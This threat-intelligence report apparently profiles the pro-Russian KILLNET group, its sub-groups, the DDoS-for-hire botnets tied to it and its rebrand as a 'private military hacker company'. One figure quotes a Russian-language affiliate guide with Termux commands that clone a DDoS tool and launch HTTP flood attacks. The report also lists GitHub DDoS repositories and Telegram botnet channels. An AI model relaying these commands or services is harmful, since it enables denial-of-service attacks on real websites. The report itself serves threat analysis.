

Evolution of KILLNET from Hacktivism to Private Hackers Company and the Role of Sub-groups

 cyfirma.com/

Published On : 2023-05-12



INTRODUCTION

KILLNET is a prominent pro-Russian 'hacktivist' group that has been operating actively since the start of the Russia-Ukraine conflict. The group began its operations in February 2022, and has since been involved in primarily conducting Distributed Denial of Service (DDoS) attacks. Additionally, the group has established a semi-formal organizational structure with a significant presence on the messaging app; Telegram. KILLNET's well-developed organizational structure demonstrates a strong command and control mechanism, with different levels of superiority, command lines, and tasking. The group

comprises several subgroups, which are allegedly involved in attacks against multiple NATO and anti-Russian countries. Despite uncertainties surrounding their technical skills and sophistication, they are still considered a threat, due to the continuous addition of new sub-groups, specialists, and most importantly, recent changes in the shift in motivation, from hacktivism towards building a financially motivated hacker company.

Executive Summary

Recently KILLNET creator; 'KillMilk', announced that they were building a global team of operators from the darknet and special services members, with financially motivated destructive capabilities. Their operation went full circle from offering services to hackers and competing businessmen, to taking orders from private and state persons, along with defending the interests of the Russian Federation. This report focuses on analyzing KILLNET, Subgroups, capabilities, and recent development in the group's motive.




Fig 1: KillMilk announcement of private military hacker company

Key Points

- The KILLNET operation has come full circle, evolving from a service provider for hackers and competing businesses, to a private military hacker's company that now takes orders from both private individuals and state entities, along with defending the Russian Federation's interests.
- Ransom Distributed Denial of Service (RDDoS) attacks are possibly the next move of KILLNET and their associates, considering their capability and the recent shift in motivation.

- Initial days KILLNET and associates used tools from GitHub Repositories, along with custom-built tools to conduct DDoS attacks. Now they have specialists, who can build a botnet for the group.
- Self-destruction attacks are not possible on KILLNET, as the owners of the largest botnets are Russians, and they have a block at the level of settings for attacks in Russia or the CIS.
- Along with the DDoS campaign, KILLNET and its associate groups are also engaged in social engineering campaigns for credential harvesting.
- KILLNET now has access to Titan Stealer and a new botnet; 'TESLA', built by RADIS, a commander of one of the KILLNET sub-groups; As a result, the group's attack capability is expected to be greatly improved.
- KILLNET adopted a tactic of operating through multiple groups, which creates a sense of disarray and unpredictability, and makes it harder for the targets to prepare for or defend against attacks. KILLNET has mastered the art of division of groups to conduct effective campaigns.

EXTERNAL THREAT LANDSCAPE MANAGEMENT (ETLM) OVERVIEW

Impact Assessment

Even though KILLNET attacks are short-lived, there is always a question on their destructive capabilities. Their impact can be significant, with potential consequences, including disruption of services, financial losses, data leaks, and damage to reputation.


Victimology

KILLNET and its affiliates have a primary focus on targeting NATO and countries that are politically and ideologically opposed to the Russian administration. Their objective is to disrupt the overall 'ecosystem', by targeting critical infrastructure, such as airports, banks, hospitals, intelligence services, transport systems, public services, and private organizations. The group's strength lies not in their technical capabilities or sophistication, but rather in their ability to launch coordinated large-scale attacks on their targets. RDDoS attacks are possibly the next move of KILLNET and associates, considering their capability, and the recent shift in their motivation.

KILLNET

KILLNET was involved in selling the cyber tool -DDOS/Stressor in underground forums, before turning itself into a hacktivist group. Their objective was to attack critical infrastructure and government websites, who oppose the Russian invasion of Ukraine. The group is primarily targeting Ukraine and NATO nations through DDoS attacks. The initial

KILLNET telegram channel was banned by the app administration in June 2022, but the group was able to re-establish its presence with another name (killnet_reservs). The group is supported by many pro-Russian Telegram channels, which helped them to regain the totality of their audience to the new channel, just four days after the ban. Thereafter, they created backup channels and aggressively helped like-minded thought leaders to create their own groups under the KILLNET umbrella.



Why Name KILLNET?
We created a structured organized machine for killing network with the SVO. Hence our name — We are Killnet — « kill the network »
—KillMilk

Fig 2: Reason for KILLNET name as per KillMilk

KILLNET adopted a tactic of operating through multiple groups. Breaking people into groups and tying their leader to lead them is much easier to manage, when participants are in large numbers. Secondly, it is more effective in terms of conducting information war. Psychologically, the division of groups has a significant impact on the target, as it becomes difficult for them to understand when and from whom to expect an attack. The use of multiple groups creates a sense of disarray and unpredictability, making it harder for the targets to prepare for or defend against attacks, and KILLNET mastered the art of division of groups to conduct effective campaigns.

KILLNET operated through many groups, some of them are inactive or decommissioned or disappeared or rebranded or merged with other groups. Presently KILLNET operates through the following groups: ZARYA, Phoenix, Infinity Hackers By, Legion, Anonymous Russia, Anonymous Sudan, and UserSec. We will discuss the sub-groups in the following sections.

ZARYA

Zarya is a notorious hacking group that specializes in breaking into state and strategic facilities. The group is best known for its successful attacks on SBU, the Security Service of Ukraine. The founder and commander of Zarya is Hash or Heshi (<https://t.me/H45H13>), who was originally a member of the KILLNET hacktivist movement. Hash established the Zarya hacker group, under the KILLNET umbrella to pursue his vision towards the movement. The group's primary objective is to steal internal documents from their targets, including plans, projects, mail, correspondence, and employee lists.

As per Hash, compromised data is not shared with the Kremlin directly, they have reasons to believe that Kremlin representatives are part of their official Telegram channel. Zarya conducts attacks on critical infrastructure with two main objectives:

- To establish control, not necessarily to shut something down but to have that capability, in case they need it.
- To gain access to the information network of the targeted enterprise and extract information for as long as possible.

Zarya collaborates with other hacking groups, including Beregini, XakNet, Cyber Army, Anonymous Russia, RaHDit, Joker DPR, NoName057, and Zsecnet, along with KILLNET. While still part of KILLNET, Zarya was the only unit that focused exclusively on hacking targets and did not participate in DDoS campaigns or had limited exposure to such attacks.

Phoenix

Initially, Phoenix was located in Ukraine and specialized in hacking smartphones and legalizing stolen iPhones, by unlocking them. In November 2021, Security Service of Ukraine (SBU) announced the capture of five members of the group, led by Chapaevv (https://t.me/chapaevv_901). After that, Chapaevv re-established Phoenix to take revenge on SBU for the arrest of five of his people, by supporting the Russian Federation. They anonymously participated in attacks organized by KILLNET on Western organizations in the summer of 2022.

In February 2023, Phoenix officially became part of KILLNET.



Fig 3: Announcement of Phoenix association with KILLNET

Chapaevv claimed that they are constantly developing new DDoS attack methods, and that even Cloudflare and Google services cannot protect their targets. As per Chapaevv, Phoenix includes dozens of botnets, hundreds of hacker commanders, and thousands of fighters, attacking assigned targets. The method they use is a simple and affordable HTTP GET request. As part of this method, a file, image, script, or any other information is requested from the site server to display in the browser. The group makes millions of such requests per second, which paralyzes the operation of the web resource infrastructure.

Phoenix uses its own botnets in its operations. They claim that their pool of devices is approaching the level of Mirai (one of the most famous and largest botnets in the world, which, according to some reports, includes 900 thousand devices), which can generate 50 GBPS to 500 GBPS traffic.

Recently, we observed Phoenix establishing alliances with other like-minded groups choosing the path of KILLNET to grow its group's strength. They are also looking for opportunities to monetize their capability through PHOENIX DEFENSE and other sub-groups, by providing DDoS-as-a-service and sharing compromised data.




Fig 4: Phoenix Alliance announcement

Anonymous Russia


The group known as Anonymous Russia operates in a decentralized manner, with anyone being able to claim affiliation with them. While typically anti-political, Anonymous Russia supports the Russian invasion of Ukraine, and targets those who support Ukraine. Their campaign began in July 2022, and is associated with numerous attacks coordinated by KILLNET, including those against Lockheed Martin, the European Parliament, US airports, US government websites, and the #RIPGermany campaign.

Following the arrest of Arseniy Eliseev, the administrator of the Anonymous Russia Telegram channel in Belarus, RADIS took on the responsibility of leading the group and its operations. RADIS has immense respect towards KillMilk for his work and support during RADIS's difficult times. After the disastrous arrest of an earlier administrator, getting the aggressive and trustable RADIS to lead the Anonymous Russia group suggests that most of the KILLNET sub-groups have tremendous respect for KillMilk, with him reciprocating this support in turn.

RADIS is also the creator of TESLA-BOT, which provides DDoS-as-a-Service, which may be one of the reasons RADIS was brought on board to lead Anonymous Russia.

Infinity Hackers BY

Infinity Hackers BY is a new group that debuted in public space in collaboration with KILLNET. The team was created by immigrants from the little-known hacker forum Infinity. They claim to be from Belarus. Recently, the group claimed to have conducted a successful cyberattack against the IRS. The group also manages the Infinity forum created by KILLNET.



Good evening, We are a new and young team from Belarus! We are against crime and lies, We are against the fratricide of the Slavic nation!

WE ARE INFINITY HACKERS BY
- <https://infinity.ink>

Fig 5: Infinity Hackers BY announcement

Anonymous Sudan

On January 18th, 2023, Anonymous Sudan began its operations with the objective of launching cyber-attacks against any country opposing Sudan. The group is motivated to defend Islam and to show the world that Sudan should not be underestimated, as there are individuals who will protect it through their cyber capabilities. It appears that the group is influenced and inspired by the operations of KILLNET.



Fig 6: Purpose of Anonymous Sudan

From the second week after its establishment, the group started supporting KILLNET operations. On 19th February 2023, KILLNET made its association with Anonymous Sudan official.



Fig 7: Announcement of Anonymous Sudan association with KILLNET

The group claims that the Sudanese pirates support Russian pirates for their support of Sudan earlier. Anonymous Sudan carried out a series of Distributed Denial of Service (DDoS) attacks against Swedish, Dutch, Australian, France, and German organizations purportedly in retaliation for anti-Muslim activity that had taken place in those countries.




Fig 8: Anonymous Sudan comment on Paid DDoS Service

It looks like it uses paid DDoS services to conduct its operations, along with taking assistance from like-minded groups like KILLNET. Using paid services points out that the group is well-financed to conduct its operation possibly from pro-Islamic groups. The group is also engaged in hacking, data exfiltration, and data leaks, along with DDoS attacks.



Fig 9: Data sale advertisement by Anonymous Sudan

GitHub Repositories used by KILLNET and Associates

During the initial days, KILLNET and associates used open-source tools to conduct their operations, before sourcing the right talent and developing their own tools and botnets.

Observed GitHub repositories:

<https://github.com/Leeon123/CC-attack.git>
<https://github.com/HyukIsBack/KARMA-DDoS>
<https://github.com/firstapostle/Aura-DDoS>
https://github.com/Bionec/mhddos_p.git



```
ЛЕГИОН  - КИБЕР РАЗВЕДКА   
Устанавливаем скрипт для ддос атаки в TERMUX для  
новичков  
  
$ pkg update && pkg upgrade  
$ pkg install git  
$ pkg install python3  
$ pip3 install requests pycurl  
$ git clone https://github.com/Leeon123/CC-attack.git  
$ cd CC-attack  
$ python3 cc.py  
  
Далее устанавливаем :  
$ python3 cc.py -down -f proxy.txt -v 5  
$ python cc.py -url ССЫЛКА НА САЙТ -m МЕТОД (cc, get, post) -v 5 -  
t 1000 -f proxy.txt -s 1000  
  
След запуски :  
$ cd CC-attack  
$ python cc.py -url ССЫЛКА НА САЙТ -m МЕТОД (cc, get, post) -v 5 -  
t 1000 -f proxy.txt -s 1000
```

Fig 10: GitHub Repository reference in KILLNET group

Botnet and Stealer Association

As mentioned earlier, KILLNET and associates developed botnets and stressors, using open-source GitHub repositories. They also collaborate with DDoS-as-a-Service providers, and stressor developers to achieve their goals.

Some of the key players are Mirai Botnet (https://t.me/botnet_banda), Passion Botnet (<https://t.me/PassionBotnet>), Tesla-Botnet (<https://t.me/teslaBotnet>) built by RADIS, MistNet (<https://t.me/MistNet>), SkyNet Botnet (<https://t.me/xSkynet>) and Godzilla-BotNet (<https://t.me/xGodzillAxNewSxPoweRxProofs>). Most of them are DDoS-as-a-Service providers. Some of them are built and managed by KILLNET associates, like Tesla-Botnet. Passion Botnet and MistNet are directly associated with KILLNET and engaged in DDoS campaigns.



Fig 11: KILLNET association with MistNet Botnet



Fig 12: KILLNET association with Passion Botnet

Even though these DDoS service providers do not trigger novel or exceedingly large attacks, their strength relies on collective and coordinated attacks to generate massive traffic, capable of disrupting the operations of the target.

The Passion DDoS platform is one of the DDoS-as-a-service providers which is closely associated with KILLNET. Recently, they launched an updated version of their platform with enhanced L4 and L7 attack capabilities, which are highly effective against DDoS mitigation providers, such as CloudFlare and Google Shield. During a demonstration, Passion DDoS

showcased its power, with attack traffic peaking at 27.2 GB per second and 3.11 million packets. The platform also claims to have much more powerful attack capabilities through other methods.




Fig 13: Snapshot from Passion Botnet performance demo

Hacktivists usually avoid using public services because they can be expensive, and their capabilities may not be sufficient. However, some groups possess personal botnets that enable them to launch customized attacks. For instance, KILLNET offers such services, and Phoenix and Anonymous Russia are also expanding in this direction.

Recently Titan Stealer also got associated with KILLNET. These collaborations only add more destructive knowledge and power to the KILLNET arsenal, assisting in building destructive forces like PMC KILLNET – PRIVATE MILITARY HACKER COMPANY.






Fig 14: KILLNET association with Titan Stealer

Recent Development in the KILLNET


Even after the announcement of stopping being a hacktivist and becoming a private Russian hacker company, KILLNET associates like ANONYMOUS RUSSIA and UserSec continued their hacktivist campaigns. Parallely, KILLNET also announced that they were building a global team of operators from the darknet and special-services members by rebranding to 'PMC KILLNET', which aims to provide various services including destruction, production of UAVs, and means of tracking and suppression of drones, development of robotic systems, and software development, (the 'destruction' services include actions such as misinformation, impact on network infrastructure, and reputation killing). PMC KILLNET additionally planned to update the list of its services, as it acquires specialists and expands partnerships in the CIS and abroad. This shift in motivation from hacktivism to becoming a destructive cybercrime organization will be an interesting development to watch out for, to understand emerging threats from the evolving threat landscape.

 ВНИМАНИЕ

English



PMC KILLNET - PRIVATE MILITARY HACKER
COMPANY | SERVICES

 DESTRUCTION:

1). COMPREHENSIVE ACTION FOR LEGAL ENTITIES
AND INDIVIDUALS (EUROPE - USA)

- WAYS AND ACTIONS:

Misinformation, impact on the network
infrastructure, industrial sabotage, artificial
escalation among company employees,
reputation killing in official sources.

Fig 15: PMC KILLNET services

Conclusion

It is evident that KILLNET is becoming increasingly powerful and effective by forming alliances with like-minded partners and skilled individuals. The implications of this new development are intriguing, and it remains to be seen how this transformation will impact NATO and anti-Russian forces. It is also uncertain whether KILLNET's associates will continue with hacktivism or regroup or rebrand themselves. However, it is apparent that pro-Russian hacktivism, spearheaded by KILLNET, is growing in volume and strength with the emergence of multiple sub-groups.

Currently, the group might not be of much interest from a cyber security standpoint but changes in group motivation and their association with like- minded groups might make them dangerous in the coming days.